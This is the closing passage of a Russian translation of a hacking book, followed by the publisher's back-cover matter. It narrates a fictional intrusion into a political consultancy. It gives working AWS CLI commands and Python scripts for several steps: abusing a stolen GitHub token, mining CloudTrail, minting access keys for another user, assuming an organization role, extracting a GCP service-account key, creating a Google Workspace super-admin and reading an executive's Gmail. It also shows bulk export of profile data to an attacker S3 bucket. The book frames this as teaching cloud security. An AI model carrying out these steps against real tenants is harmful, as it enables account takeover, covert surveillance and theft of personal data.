Попробуем создать SQL-запрос, собирающий большую часть этих данных в один вывод, чтобы получить более четкую визуализацию происходящего:

```
SELECT p.gp_id, p.name, p.lastname, p.deviceType, p.last_loc,
LISTAGG(a.referer), s.link, LISTAGG(s.fb_interest),
LISTAGG(t.segment_name),
i.action_y, i.influence_x, i.impulse_z

FROM profile p
JOIN ads a on p.ads_id = a.id
JOIN social s on p.social_id= s.id
JOIN taxonomy t on p.segment_id = t.id
JOIN interestgraph i on p.graph_id = i.id
GROUP BY p.gp_id
LIMIT 2000
Барабанная дробь. Готовы? Выпускайте тигра! Вот один из клиентов, Фрэнсис Дима:
p.gp_id:       d41d8cd98f00b204e9800998ecf8427e
p.name:        Dima
p.lastname:    Francis
p.deviceType:  iphone X
p.last_loc_x:  50.06.16.3.N
p.last_loc_y:  8.41.09.3.E
a.referer:     www.okinawa.com/orderMeal,
               transferwise.com/90537e4b29fb87fec18e451...,
               aljazeera.com/news/hong-kong-protest...
s.link:        https://www.facebook.com/dima.realworld.53301
s.fb_interest: rock, metoo, fight4Freedom, legalizeIt...
t.segment_name:politics_leaned_left,
               politics_manigestation_rally,
               health_medecine_average,
               health_chronical_pain,...
i.influence_x: 60
i.action_y:    95
i.impulse_z:   15
--Сокращено--
```

Вот что вы можете узнать о людях, всего лишь объединив несколько трекеров. С беднягой Димой связано более 160 сегментов данных, описывающих все, от его политической деятельности до кулинарных пристрастий и истории болезни. У нас есть последние 500 полных URL-адресов, которые он посетил, его последнее известное местонахождение, его профиль в Facebook, полный его симпатий и интересов, и, что наиболее важно, карта характера с указанием уровня его влияния и взаимодействия с рекламой. Только подумайте, как легко GP будет воздействовать на этого человека – любого человека! – влиять на его мнение о любых неоднозначных темах и, скажем прямо, продавать демократию тому, кто больше заплатит.

Финансовый кластер – еще одно Эльдорадо. Это больше, чем просто данные о транзакциях, там хранится вся доступная информация о каждом покупателе, который проявил хоть малейший интерес к услугам Gretsch Politico, а также о заказанных им рекламных материалах:

```
c.id:        357
c.name:      IFR
c.address:   Ruysdaelkade 51-HS
c.city:      Amsterdam
c.revenue:   549879.13
c.creatives: s3://Gretsch-studio/IFR/9912575fe6a4av.mp4,...
c.contact:   jan.vanurbin@udrc.com
p.funnels:   mxads, instagram, facebook,...
click_rate:  0.013
real_visit:  0.004
--Сокращено--

unload ('<HUGE_SQL_QUERY>') to 's3://data-export-profiles/gp/'
```

Мы полностью экспортируем эти два кластера в принадлежащий нам бакет S3 и начинаем готовиться к следующему шагу – пресс-конференции, фильму, может быть, книге.

Дополнительные ресурсы

- Список компаний, использующих Spark: *https://spark.apache.org/powered-by.html*.
- Список действий Spark из документации Apache Spark: *http://bit.ly/3aW64Dh*.
- Подробная информация о расценках Redshift: *https://aws.amazon.com/redshift/pricing/*.
- Дополнительные сведения о `map` и `FlatMap` с иллюстрациями: *https://data-flair.training/blogs/apache-spark-map-vs-flatmap/*.

13

ФИНАЛЬНАЯ СЦЕНА

Можно подвести итог нашим достижениям. Нам удалось получить исчерпывающие данные о политической рекламе, работающей на серверах MXR Ads, вместе с данными о бюджете, рекламных кампаниях и настоящих организациях, стоящих за всем этим. Кроме того, мы загрузили данные профилей сотен миллионов человек, собранные GP, причем каждый профиль выглядит как личный дневник, который можно использовать для разоблачения, шантажа или подчинения даже очень влиятельных людей. Что еще мы можем хотеть?

Что ж, в этом списке наград не хватает одной вещи: электронной почты компании. Взлом электронной почты – такая классика, что я не мог закончить эту книгу, не упомянув об этом.

Когда мы получаем учетные данные администратора домена в Windows Active Directory, за ними естественным образом следует неограниченный доступ к электронной почте. В среде Windows инфраструктура и корпоративный каталог связаны друг с другом.

С AWS все иначе. Она никогда не собиралась завоевывать рынок корпоративных ИТ-инфраструктур. Это место уже переполнено решениями наподобие Active Directory и Google Workspace (ранее G Suite).

Большинство технологических компаний, которые полагаются исключительно на AWS или Google Cloud Platform (GCP) для создания и размещения своих бизнес-продуктов, за поддержкой корпоративной инфраструктуры обратятся к Google Workspace. Вы можете сколь-

ко угодно ненавидеть Google, но Gmail по-прежнему остается самой универсальной почтовой платформой. (Точнее, инструментом для управления электронной почтой. Возможно, ущерб конфиденциальности того не стоит, но это другой разговор.)

Часто это приводит к созданию двух отдельных ИТ-команд: одна отвечает за инфраструктуру, поставляющую основной продукт, а другая занимается корпоративной стороной ИТ (электронная почта, принтеры, рабочие станции, служба поддержки и т. д.).

Быстрый просмотр записей DNS Mail Exchange (MX) показывает, что GP действительно использует корпоративную почту Gmail и, следовательно, возможно, иные инструменты в Google Workspace, такие как Drive, Contacts, Chat и другие (листинг 13.1).

Листинг 13.1. Поиск записей MX, подтверждающих, что GP действительно использует Google Workspace

```
root@Point1:~/# dig +short gretschpolitico.com MX
10 aspmx.l.google.com.
20 alt2.aspmx.l.google.com.
30 aspmx3.googlemail.com.
20 alt1.aspmx.l.google.com.
30 aspmx2.googlemail.com.
```

Существует не так много литературы или сценариев, предназначенных для взлома Google Workspace, поэтому давайте попробуем обойтись своими силами.

Взлом Google Workspace

Мы администрируем учетную запись AWS GP и имеем неограниченный доступ ко всем ее производственным ресурсам, включая серверы, пользователей, учетную запись GitHub и так далее. Сразу приходят на ум две стратегии перехода в среду Google Workspace:

- найти приложение корпоративной интрасети и заменить домашнюю страницу фальшивой страницей аутентификации Google, которая крадет учетные данные, прежде чем перенаправить пользователей в настоящее приложение;
- исследовать кодовую базу приложений, которые могут взаимодействовать со средой Google Workspace, и похитить их учетные данные, чтобы закрепиться на первом этапе взлома.

Первый вариант является гарантированным победителем, если мы хорошо имитируем страницу аутентификации Google. Он также гораздо более рискованный, поскольку предполагает взаимодействие с пользователем. С другой стороны, мы уже забрали то, за чем пришли, так что небеса могут рухнуть, нам все равно. Это просто бонус.

Второй вариант, с другой стороны, более незаметен, но предполагает, что ИТ-отдел имеет общие связи с остальной инфраструктурой,

в которую мы проникли, такие как функция Lambda, роль IAM, корзина S3, пользователь… по сути, иголка в стоге сена… или нет?

Если вдуматься, на самом деле существует нечто, что с высокой вероятностью будет использоваться как ИТ-отделом, так и командой инфраструктуры, – это учетная запись GitHub. Вряд ли они зарегистрировали две учетные записи только для того, чтобы угодить двум техническим командам, не так ли?

Давайте загрузим токен GitHub, который мы получили от Jenkins, и поищем ссылки на Google Workspace, Gmail, Google Drive и так далее. Мы пишем краткий скрипт Python для загрузки имен репозиториев:

```
# list_repos.py
from github import Github
g = Github("8e24ffcc0eeddee673ffa0ce5433ffcee7ace561")
for repo in g.get_user().get_repos():
    print(repo.name, repo.clone_url)

root@Point1:~/# python3 list_repos.py > list_repos_gp.txt
root@Point1:~/# egrep -i "it[-_]|gapps|gsuite|users?" list_repos_gp.txt

it-service     https://github.com/gretschp/it-service.git
❶ it-gsuite-apps https://github.com/gretschp/it-gsuite-apps.git
users-sync     https://github.com/gretschp/users-sync
--Сокращено--
```

Явный признак перекрестного опыления ❶. Мы клонируем исходный код `it-gsuite-apps` и … знаете, что это?! Список приложений и служб, используемых для автоматизации многих действий администратора Google Workspace, таких как инициализация пользователей, назначение организационных единиц (OU), закрытие учетных записей и т. д.:

```
root@Point1:~/# ls -lh it-gsuite-apps

total 98M
drwxrwxrwx 1 root root 7.9M provisionner
drwxrwxrwx 1 root root 13.4M cron-tasks
drwxrwxrwx 1 root root 6.3M assign-ou
--Сокращено--
```

Это именно то, что нам нужно, чтобы получить контроль над Google Workspace! Конечно, этот секретный репозиторий не виден обычным пользователям, но мы ведь можем имитировать Jenkins.

Мы начинаем мечтать о том, чтобы получить электронные письма генерального директора и разоблачить этот мошеннический бизнес, но быстро понимаем, что в этом репозитории нет ни одного пароля в открытом виде.

В то время как AWS использует ключи доступа для аутентификации пользователей и ролей, Google выбрал протокол OAuth2, который тре-

бует явного взаимодействия с пользователем. По сути, веб-браузер открывается, аутентифицирует пользователя и создает код проверки, который необходимо вставить обратно в командную строку, чтобы сгенерировать временный закрытый ключ для вызова API Google Workspace.

Компьютеры не могут реализовать этот цикл аутентификации, поэтому Google также предоставляет сервисные аккаунты, которые могут проходить аутентификацию с использованием закрытых ключей. Тем не менее при просмотре исходного кода мы не находим ни малейшего намека на закрытые ключи:

```
root@Point1:~/it-gsuite-apps/# grep -Ri "BEGIN PRIVATE KEY" *
root@Point1:~/it-gsuite-apps/#
```

ПРИМЕЧАНИЕ *Важный нюанс заключается в том, что сервисные аккаунты могут быть определены только в Google Cloud Platform (GCP). Таким образом, чтобы правильно использовать Google Workspace, необходимо также подписаться на GCP. Конечно, это нигде не упоминается в документах, поэтому вы просто волшебным образом попадаете на платформу GCP из окна Google Workspace.*

Копаясь в коде `it-gsuite-apps`, чтобы понять, как приложение получает свои привилегии Google Workspace, мы натыкаемся на строки, показанные в листинге 13.2.

Листинг 13.2. Фрагмент кода, который загружает токен службы из AWS Secrets Manager

```
--Сокращено--
getSecret(SERVICE_TOKEN);
--Сокращено--
public static void getSecret(String token) {
  String secretName = token;
  String endpoint = "secretsmanager.eu-west-1.amazonaws.com";
  String region = "eu-west-1";

  AwsClientBuilder.EndpointConfiguration config = new AwsClientBuilder.
EndpointConfiguration(endpoint, region);
--Сокращено--
```

Теперь все встает на свои места. Секрет не запрограммирован в коде приложения, а извлекается динамически через Secrets Manager, сервис AWS для централизации и хранения секретов. У нас нет имени секрета, но, к счастью, у нас есть полные права администратора, поэтому мы можем легко найти его:

```
root@Point1:~/# aws secretsmanager list-secrets \
--region eu-west-1 \
```

```
--profile rundeck

"Name": "inf/instance-api/api-token",
"Name": "inf/rundeck/mysql/test_user",
"Name": "inf/rundeck/cleanlog/apikey",
"Name": "inf/openvpn/vpn-employees",
--Сокращено--
```

К сожалению, никакие поисковые запросы не выявляют ничего, хотя бы отдаленно связанного с Google Workspace. Мы вручную проверяем каждую запись на всякий случай, но постепенно осознаем суровую реальность: ИТ-отдел, должно быть, использует другую учетную запись AWS. Это единственное разумное объяснение.

Однако не нужно паниковать. Переход на учетную запись AWS для ИТ-подразделения не потребует того трюка, который мы проделали при переходе с MXR Ads на GP.

Эти две компании являются разными (хотя и взаимосвязанными) юридическими лицами. У них есть совершенно отдельные учетные записи AWS. Однако ИТ-отдел является частью GP точно так же, как и обычная техническая команда. В конечном итоге все счета оплачивает одна компания.

Наиболее вероятная конфигурация заключается в том, что в GP создали корпоративный аккаунт AWS, который может содержать несколько учетных записей AWS: для технической группы, для ИТ-отдела, для тестирования и так далее. В такой конфигурации один из аккаунтов AWS повышается до статуса `master` (главный аккаунт). Его можно использовать для присоединения новых учетных записей к корпоративному аккаунту и применения глобальных политик, ограничивающих доступный набор услуг в каждой учетной записи.

Главный аккаунт обычно лишен какой-либо инфраструктуры и должен – в идеальном мире – делегировать задачи управления, такие как агрегирование логов, отчеты о выставлении счетов и т. д., другим учетным записям. Мы можем легко подтвердить нашу гипотезу, вызвав API AWS `list-accounts`, используя нашу всемогущую роль `rundeck` (листинг 13.3).

Листинг 13.3. Список учетных записей AWS

```
root@Point1:~/# aws organizations list-accounts
"Accounts": [
   Id: 983457354409, Name: GP Infra, Email: infra-admin@gre...
   Id: 354899546107, Name: GP Lab, Email: gp-lab@gretschpoli...
❶ Id: 345673068670, Name: GP IT, Email: admin-it@gretschpoli...
--Сокращено--
```

Неплохо. Мы видим учетную запись администратора, как и ожидалось ❶.

При создании учетной записи AWS автоматически создает роль по умолчанию с именем `OrganizationAccountAccessRole`. Политика доверия по умолчанию для этой роли разрешает реализацию любого поль-

зователя аккаунта, способного выполнять вызов API-интерфейса `assume-role` *службы маркеров безопасности* (Security Token Service, STS). Давайте посмотрим, сможем ли мы получить его учетные данные:

```
root@Point1:~/# aws sts assume-role \
--role-session-name maintenance \
--role-arn arn:aws:iam::345673068670:role/OrganizationAccountAccessRole \
--profile rundeck

An error occurred (AccessDenied) when calling the AssumeRole operation...
```

Черт возьми, мы были так близко! Если даже Rundeck не имеет права выдавать себя за пользователя с ролью `OrganizationAccountAccessRole`, это означает, что или данная роль была удалена, или ее политика доверия была ограничена несколькими избранными пользователями. Если бы только существовала центральная система, которая регистрирует каждый запрос API в AWS, чтобы мы могли искать там этих привилегированных пользователей… Ну привет, CloudTrail!

Злоупотребление CloudTrail

Каждый раз, когда пользователь принимает роль, этот запрос регистрируется в CloudTrail и, в случае GP, передается в CloudWatch и S3. Мы можем использовать эту постоянно работающую систему, чтобы выделить тех пользователей и роли, которым разрешено переходить к ИТ-аккаунту. API CloudTrail предоставляет совсем немного возможностей фильтрации, поэтому вместо него мы воспользуемся мощной командой CloudWatch `filter-log-events`.

Во-первых, получаем имя группы логов, которая объединяет логи CloudTrail:

```
root@Point1:~/# aws logs describe-log-groups \
--region=eu-west-1 \
--profile test
--Сокращено--
logGroupName: CloudTrail/DefaultLogGroup
--Сокращено--
```

Затем, как показано в листинге 13.4, нужно просто найти вхождения идентификатора ИТ-аккаунта 345673068670, который мы получили из листинга 13.3.

Листинг 13.4. Событие CloudTrail, показывающее, что `elis.skyler` *реализует роль внутри ИТ-аккаунта*

```
root@Point1:~/# aws logs filter-log-events \
--log-group-name "CloudTrail/DefaultLogGroup" \
--filter-pattern "345673068670" \
--max-items 10 \
```

```
--profile rundeck \
--region eu-west-1 \
| jq ".events[].message" \
| sed 's/\\//g'

"userIdentity": {
    "type": "IAMUser",
    "arn": "arn:aws:iam:: 983457354409:user/elis.skyler",
    "accountId": "983457354409",
    "accessKeyId": "AKIA44ZRK6WS4G7MGL6W",
❶   "userName": "elis.skyler"
},
"requestParameters": {
    "roleArn": "arn:aws:iam::345673068670:role/
OrganizationAccountAccessRole",
    "responseElements": {"credentials": {
--Сокращено--
```

Похоже, пользователь `elis.skyler` ❶ использовал роль `OrganizationAccountAccessRole` несколько часов назад. Пришло время украсить эту учетную запись дополнительным ключом доступа, который мы можем использовать, чтобы взять на себя чужую роль. Конечно, для этого маневра мы должны временно ослепить CloudTrail, но я опущу код, так как вы уже знакомы с этой техникой из главы 11:

```
root@Point1:~/# aws iam create-access-key \
--user-name elis.skyler \
--profile rundeck

AccessKey: {
UserName: elis.skyler,
AccessKeyId: AKIA44ZRK6WSRDLX7TDS,
SecretAccessKey: 564//eyApoe96Dkv0DEdgAwroelak78eghk
```

Используя эти новые учетные данные, мы запрашиваем временные ключи AWS, принадлежащие роли `OrganizationAccountAccessRole`:

```
root@Point1:~/# aws sts assume-role \
--role-session-name maintenance \
--role-arn arn:aws:iam::345673068670:role/OrganizationAccountAccessRole \
--profile elis \
--duration-seconds 43 200

AccessKeyId: ASIAU6EUDNIZIADAP6BQ,
SecretAccessKey: xn37rimJEAppjDicZZP19h0hLuT02P06SXZxeHbk,
SessionToken: FwoGZXIvYXdzEGwa...
```

Это было не так уж и сложно. Теперь давайте используем эти учетные данные для доступа, чтобы найти AWS Secrets Manager в этой новой учетной записи:

```
root@Point1:~/# aws secretsmanager list-secrets \
--region eu-west-1 \
--profile it-role

ARN: arn:aws:secretsmanager:eu-west-1: 345673068670:secret:it/
gsuite-apps/user-provisionning-4OYxPA

Name: it/gsuite-apps/user-provisioning,
--Сокращено--
```

Замечательно. Мы извлекаем содержимое секрета и декодируем его, чтобы получить файл JSON, используемый для аутентификации учетных записей службы Google (листинг 13.5).

Листинг 13.5. Получение ключа учетной записи сервиса GCP

```
root@Point1:~/# aws secretsmanager get-secret-value \
--secret-id 'arn:aws:secretsmanager:eu-west-1:345673068670:secret:it/ \
gsuite-apps/user-provisionning-4OYxPA' \
--region=eu-west-1 \
--profile it-role \
| jq -r .SecretString | base64 -d

{
    "type": "service_account",
    "project_id": "gp-gsuite-262115",
    "private_key_id": "05a85fd168856773743ed7ccf8828a522a00fc8f",
    "private_key": "-----BEGIN PRIVATE KEY-----... ",
    "client_email": "userprovisionning@gp-gsuite-262115.iam.gserviceaccount.com",
    "client_id": "100598087991069411291",
--Сокращено--
```

Учетная запись сервиса называется `userprovisionning@gp-gsuite-262115.iam.gserviceaccount.com` и привязана к проекту Google Cloud `gp-gsuite-262115`. Не Google Workspace, заметьте, а Google Cloud. Поскольку Google Workspace не обрабатывает токены служб, любой, кто хочет автоматизировать администрирование своего Google Workspace, должен создать токен службы в Google Cloud, а затем назначить области действия и разрешения для этой учетной записи в Google Workspace. Трудно представить более корявый подход!

Мы уже знаем, что этот токен службы имеет необходимые разрешения для создания пользователя, поэтому давайте создадим учетную запись суперадминистратора в Google Workspace.

Создание учетной записи суперадминистратора Google Workspace

Вы можете найти полный код Python в файле `create_user.py`, который размещен в файловом архиве книги, поэтому я просто выделю ключевые моменты.

Сначала нам нужно объявить *область действия* (scope), т. е. перечень полномочий, которыми наша учетная запись будет обладать в Google Workspace. Так как мы будем создавать новую учетную запись, нам понадобится область `admin.directory.user`. Для этого мы укажем расположение файла токена службы и электронную почту, от имени которых мы будем выполнять наши действия:

```
SCOPES =['https://www.googleapis.com/auth/admin.directory.user']
SERVICE_ACCOUNT_FILE = 'token.json'
USER_EMAIL = "admin-it@gretschpolitico.com"
```

В модели безопасности Google учетная запись службы не может напрямую воздействовать на учетные записи пользователей; сначала ей нужно выдать себя за реального пользователя, используя привилегии делегирования на уровне домена, настроенные в свойствах учетной записи службы. Затем действия передаются с привилегиями этого пользователя, поэтому нам лучше найти суперадминистратора, от имени которого мы будем действовать.

Без проблем. Мы пытаемся ввести адрес электронной почты владельца ИТ-аккаунта AWS GP, который мы нашли в листинге 13.3 при просмотре существующих аккаунтов AWS: `admin-it@gretschpolitico.com`.

Затем идет стандартный код Python для создания клиента Google Workspace, изображающего администратора ИТ-группы:

```
credentials = (service_account.Credentials.
            from_service_account_file(SERVICE_ACCOUNT_FILE, scopes=SCOPES))

delegated_credentials = credentials.with_subject(USER_EMAIL)
service = discovery.build('admin', 'directory_v1', credentials=delegated_credentials)
```

Мы создаем словарь с нужными нам атрибутами пользователя (имя, пароль и т. д.), а затем выполняем запрос:

```
user = {"name": {"familyName": "Burton", "givenName": "Haniel",},
       "password": "Strong45Password*", "primaryEmail": "hanielle@gretschpolitico.com",
       "orgUnitPath": "/" }

result = service.users().insert(body=user).execute()
```

Последний шаг – сделать нашего пользователя суперадминистратором всей организации:

```
service.users().makeAdmin(userKey="hanielle@gretschpolitico.com",
                         body={"status": True}).execute()
```

Теперь просто запускаем файл:

```
root@Point1:~/# python create_user.py
```

Сообщения об ошибке нет. Это действительно сработало? Мы открываем браузер и переходим в консоль администратора Google Workspace, *https://admin.google.com/*, как показано на рис. 13.1.




Рис. 13.1. Доступ к нашей недавно созданной учетной записи Google Workspace

Получилось, да еще как! Мы только что получили доступ администратора к корпоративному каталогу GP. Теперь для нас нет ничего невозможного: Gmail, Google Drive, что угодно.

Взгляд украдкой

Чтобы оставаться в тени, мы не будем использовать функции экспорта и утилиты переноса данных Google Workspace. Google автоматически оповещает других администраторов, когда кто-либо запускает эти задачи. Мы будем взаимодействовать с Google Workspace исключительно так, как делали это до сих пор: через вызовы API. Нам просто нужно обновить область действия учетной записи службы настройки пользователей, которую мы стащили из Secrets Manager, чтобы включить доступ к Gmail и Google Drive.

В консоли администратора Google Workspace мы переходим на панель **Security** (Безопасность) ⇒ **Advanced Settings** (Дополнительные настройки) ⇒ **Manage API Access** (Управление доступом к API) и вводим следующие две области действия в поле **One or More API Scores** (Одна или несколько областей API), как показано на рис. 13.2:

- *https://www.googleapis.com/auth/drive*;
- *https://www.googleapis.com/auth/gmail.readonly*.

Authorized API clients	The following API client domains are registered with Google and authorized to access data for your users.
Client Name Example: www.example.com	One or More API Scopes [Authorize] Example: http://www.google.com/calendar/feeds/ (comma-delimited)
100598005991069411799	**View and manage the provisioning of users on your domain** https://www.googleapis.com/auth/admin.dire **https://www.googleapis.com/auth/drive** **https://www.googleapis.com/auth/gmail.readonly**

Рис. 13.2. Панель администратора Google Workspace для обновления областей действия API

В поле **Client Name** (Имя клиента) введем имя учетной записи службы, `userprovisionning@gp-gsuite-262115.iam.gserviceaccount.com`, которое преобразуется в уникальный идентификатор.

В отличие от обычных интуитивно понятных панелей, которыми славится Google, эта панель администратора особенно ужасна. Вы не можете просто добавить области, потому что они перезапишут старые. Вам необходимо ввести все области, назначенные учетной записи службы (старые и новые)!

Мы создаем новый скрипт `gmail.py` Python с тем же стандартным кодом, который ранее использовался для создания пользователя, за исключением нескольких изменений:

```
USER_EMAIL = 'alexandra.styx@gretschpolitico.com'
service = discovery.build(❶'gmail', 'v1', credentials=delegated_credentials)
❷ results = service.users().messages().list(
                    userId=USER_EMAIL,
                    labelIds = ['INBOX']).execute()

messages = results.get('messages', [])
```

Мы обновляем область действия, включив в нее Gmail ❶, а затем вызываем метод API `users().messages()` ❷ для получения электронных писем генерального директора, чье имя мы с легкостью отыскали в LinkedIn.

Затем нужно просто просмотреть сообщения, извлекая тему, отправителя, получателя и текст сообщения. Полный код скрипта вы найдете в файловом архиве книги. Мы запускаем скрипт Python и не спеша просматриваем электронные письма:

```
root@Point1:~/# python gmail.py
alexandra.styx@gretschpolitico.com;
valery.attenbourough@gretschpolitico.com;
Sun, 15 Dec 2020;
Подписан контракт с партией - 2 млн баксов!

Сегодня мы подписали контракт! А завтра можем начинать давить на
колеблющихся избирателей!
---

alexandra.styx@gretschpolitico.com;
adam.sparrow@gretschpolitico.com;
Sun, 12 Dec 2020;
Надо что-то делать с имиджем кандидата

Ребята, мы можем быстро слепить инфоповод? Закажите сценаристам девочек,
шампанского и начинайте работать! У нас уже есть несколько сюжетов, пора их
запускать!!!
```

Gretsch Politico во всей красе, дамы и господа! Кажется, мы нырнули в грязь.

Заключительное слово

Ура, мы дошли до конца! Это было напряженное путешествие, наполненное множеством эзотерических технологий и новых парадигм. Распространение облачных вычислений не зря считают одним из самых революционных событий последнего десятилетия. И хотя многие технологические компании и стартапы уже полностью освоили облачные технологии, я чувствую, что сообщество по безопасности все еще отстает.

Каждый пост, который я читал о расширении полномочий, связи C2 и т. д., посвящен исключительно Active Directory – как будто это единственная возможная конфигурация и как будто самые ценные данные обязательно хранятся на общем ресурсе Windows или сервере SQL. Это, конечно, не относится к банкам и авиакомпаниям (они, как тараканы, не меняются веками). На самом деле все больше и больше технологических компаний отказываются от инфраструктур на базе Windows.

Может быть, это предубеждение, вызванное консалтинговыми компаниями, работающими только со старыми фирмами, которые все еще по уши в Active Directory. Может быть, это количество Windows CVE (Common Vulnerabilities and Exposures, распространенные уязвимости и риски), наводнивших рынок. Вероятно, сочетание того и другого.

В любом случае, я надеюсь, что многочисленные примеры в этой книге помогли донести до вашего сознания главную мысль: безопасность заключается в тщательном изучении технологии, постановке вопросов и разборке существующих решений на части, пока не придет понимание. Чем глубже вы копаете, тем легче потом работать.

В этой книге вы встретили много специально разработанного кода, предназначенного для обхода службы обнаружения или назойливых сетевых ограничений. Скачайте примеры кода, поэкспериментируйте с ними, попробуйте в бесплатной учетной записи AWS и найдите им новое применение. Это единственный проверенный путь к успеху.

Удачного хакинга!

Дополнительные ресурсы

- Интересная статья Мэтью Туссейна о взломе Google Workspace (ранее G Suite) на *https://www.blackhillsinfosec.com/*.
- Руководство Google по использованию OAuth2 для доступа к своим API: *http://bit.ly/2RAzYEx*.
- Руководство по учетным записям пользователей Google Workspace: *https://developers.google.com/admin-sdk/directory/v1/guides/manage-users/*.
- Инструкции по выполнению делегирования домена Google Workspace: *https://developers.google.com/admin-sdk/directory/v1/guides/delegation/*.
- Дополнительные сведения об учетных записях служб Google: *https://cloud.google.com/compute/docs/access/service-accounts/*.
- Дополнительные сведения о корпоративных аккаунтах AWS и делегированных администраторах: *https://amzn.to/3766cAL*.

ПРЕДМЕТНЫЙ УКАЗАТЕЛЬ

Книги издательства «ДМК ПРЕСС»
можно купить оптом и в розницу
в книготорговой компании «Галактика»
(представляет интересы издательств
«ДМК ПРЕСС», «СОЛОН ПРЕСС», «КТК Галактика»).
Адрес: г. Москва, пр. Андропова, 38;
тел.: **(499) 782-38-89**, электронная почта: **books@alians-kniga.ru**.
При оформлении заказа следует указать адрес (полностью),
по которому должны быть высланы книги;
фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.
Эти книги вы можете заказать и в интернет-магазине: **http://www.galaktika-dmk.com/**.

Спарк Флоу

Занимайся хакингом как невидимка

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Зам. главного редактора *Сенченкова Е. А.*
Перевод *Яценков В. С.*
Корректор *Синяева Г. И.*
Верстка *Чаннова А. А.*
Дизайн обложки *Мовчан А. Г.*

Гарнитура PT Serif. Печать цифровая.
Усл. печ. л. 22,1. Тираж 200 экз.

Веб-сайт издательства: **www.dmkpress.com**

Взгляните на жизнь глазами настоящего хакера

Обучитесь секретным навыкам Спарка Флоу, проникающего в самые отдаленные уголки облачных инфраструктур. Наблюдайте за каждым его шагом, от разведки до проникновения, когда он атакует политическую консалтинговую фирму, собирающую данные избирателей. Цель вымышленная, но уязвимости взяты из реальной жизни. Испытайте вместе с ним всю гамму ощущений настоящего хакера – от разочарования и чувства бессилия, когда взлом зашел в тупик, до восторга и гордости после триумфального достижения цели.

Обучение начинается с навыков обеспечения собственной безопасности – операционная система Tails, маршрутизатор Tor, промежуточные серверы и другие компоненты анонимной хакерской инфраструктуры, гарантированно избегающей обнаружения. Вы рассмотрите эффективные приемы разведки, разработаете инструменты взлома с нуля и освоите низкоуровневые функции обычных систем, чтобы получить доступ к цели. Проницательность и навыки скрытных действий автора послужат вам хорошим уроком, а практические примеры успешного взлома научат вас быстро думать и вдохновят на собственные хакерские миссии.

Вы узнаете, как:

- настроить массив одноразовых машин, которые могут обновляться за считаные секунды, чтобы замести следы в интернете;
- собирать информацию о скрытых доменах и использовать системы автоматизации DevOps для поиска учетных данных;
- получить доступ к системам хранения данных AWS для извлечения конфиденциальной информации;
- взламывать облачные платформы, такие как Kubernetes и S3;
- повышайть свои привилегии внутри системы, манипулируя узлами и ролями.

Независимо от того, являетесь ли вы профессионалом в области безопасности или просто энтузиастом, это практическое руководство поможет вам научиться проводить реальные хакерские атаки!

Спарк Флоу – *эксперт по компьютерной безопасности, специализирующийся на этичном взломе, автор докладов на таких международных конференциях, как Black Hat, DEF CON и Hack In The Box. Основная работа Спарка Флоу заключается в тестировании на проникновение, но вместе с тем он увлеченно делится знаниями о хакерских атаках на страницах своих книг.*

Интернет-магазин:
www.dmkpress.com

Оптовая продажа:
КТК «Галактика»
books@alians-kniga.ru



